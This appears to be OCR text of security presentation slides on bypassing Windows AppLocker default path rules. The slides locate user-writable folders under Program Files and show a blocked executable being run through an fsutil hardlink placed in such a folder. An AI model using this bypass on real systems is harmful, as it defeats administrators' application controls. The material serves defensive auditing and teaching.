
DEFAULT APPLOCKER RULES – PATH RULES

WHAT ARE WE LOOKING FOR?

- CREATE FILES / WRITE DATA
- CREATE FOLDERS / APPEND DATA & LIST FOLDER / READ DATA
- TRAVERSE FOLDER / EXECUTE FILE

DEFAULT APPLOCKER RULES – PATH RULES

CREATE FILES / WRITE DATA



Name	Date modified	Type	Size
Logs	8/22/2018 1:08 PM	File folder	
OnlyFiles	8/31/2018 5:02 PM	File folder	

Advanced Security Settings for OnlyFiles


Name: C:\Program Files (x86)\Dummy\OnlyFiles

Owner: Administrators (RESEARCH3\Administrators) Change

For additional information, double-click a permission entry. To modify a permission entry, select the entry and click Edit (if available).


Permission entries:

Type	Principal	Access	Inherited from	Applies to
Allow	SYSTEM	Full control	None	This folder, subfolders and files
Allow	Administrators (RESEARCH3\...	Full control	None	This folder, subfolders and files
Allow	Users (RESEARCH3\Users)	Create files / write data	None	This folder, subfolders and files


Allow Users (RESEARCH3\Users) Create files / write data


DEFAULT APPLOCKER RULES – PATH RULES

CREATE FILES / WRITE DATA



C:\Windows\system32\cmd.exe

```
C:\>c:\Tools\autoruns.exe
This program is blocked by group policy. For more information,
```



Tools Properties

Object name: C:\Tools

Group or user names:

- Authenticated Users
- SYSTEM
- Administrators (RESEARCH3\Administrators)
- Users (RESEARCH3\Users)


To change permissions, click Edit.

Permissions for Authenticated Users	Allow	Deny
Full control		
Modify	✓	
Read & execute	✓	
List folder contents	✓	
Read	✓	
Write	✓	

For special permissions or advanced settings, click Advanced.

DEFAULT APPLOCKER RULES – PATH RULES

CREATE FILES / WRITE DATA




```
C:\>copy c:\Tools\autoruns.exe "C:\Program Files (x86)\Dummy\OnlyFiles\autoruns.exe"
        1 file(s) copied.

C:\>"C:\Program Files (x86)\Dummy\OnlyFiles\autoruns.exe"
Access is denied.

C:\>
```


ULT APPLOCKER RULES – PATH RULES

ES / WRITE DATA

Can also use Mklink /H




```
C:\>fsutil hardlink create "c:\Program Files (x86)\Dummy\OnlyFiles\linkedautoruns.exe" c:\tools\autoruns.exe
Hardlink created for c:\Program Files (x86)\Dummy\OnlyFiles\linkedautoruns.exe <<===>> c:\tools\autoruns.exe

C:\>"c:\Program Files (x86)\Dummy\OnlyFiles\linkedautoruns.exe"

C:\>_
```



Autorun Entry	Description	Publisher	Image Path	Timestamp
HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\Protocol_Catalog9\Catalog_Entries				4/12/2018 1:41 AM
☑ AF_UNIX	Microsoft Windows Sockets 2.0 Servi...	Microsoft Corporation	c:\windows\system32\mswsock.dll	4/13/2009 3:49 PM
☑ Hyper-V RAW	Microsoft Windows Sockets 2.0 Servi...	Microsoft Corporation	c:\windows\system32\mswsock.dll	4/13/2009 3:49 PM
☑ MSAFD Irda [IrDA]	Microsoft Windows Sockets 2.0 Servi...	Microsoft Corporation	c:\windows\system32\mswsock.dll	4/13/2009 3:49 PM

DEFAULT APPLOCKER RULES – PATH RULES

CREATE FOLDERS / APPEND DATA & LIST FOLDER / READ DATA



Advanced Security Settings for CreateFoldersRight

Name: C:\Program Files (x86)\Dummy\CreateFoldersRight

Owner: Administrators (RESEARCH3\Administrators) Change

Include group membership: Click Add items — Add items

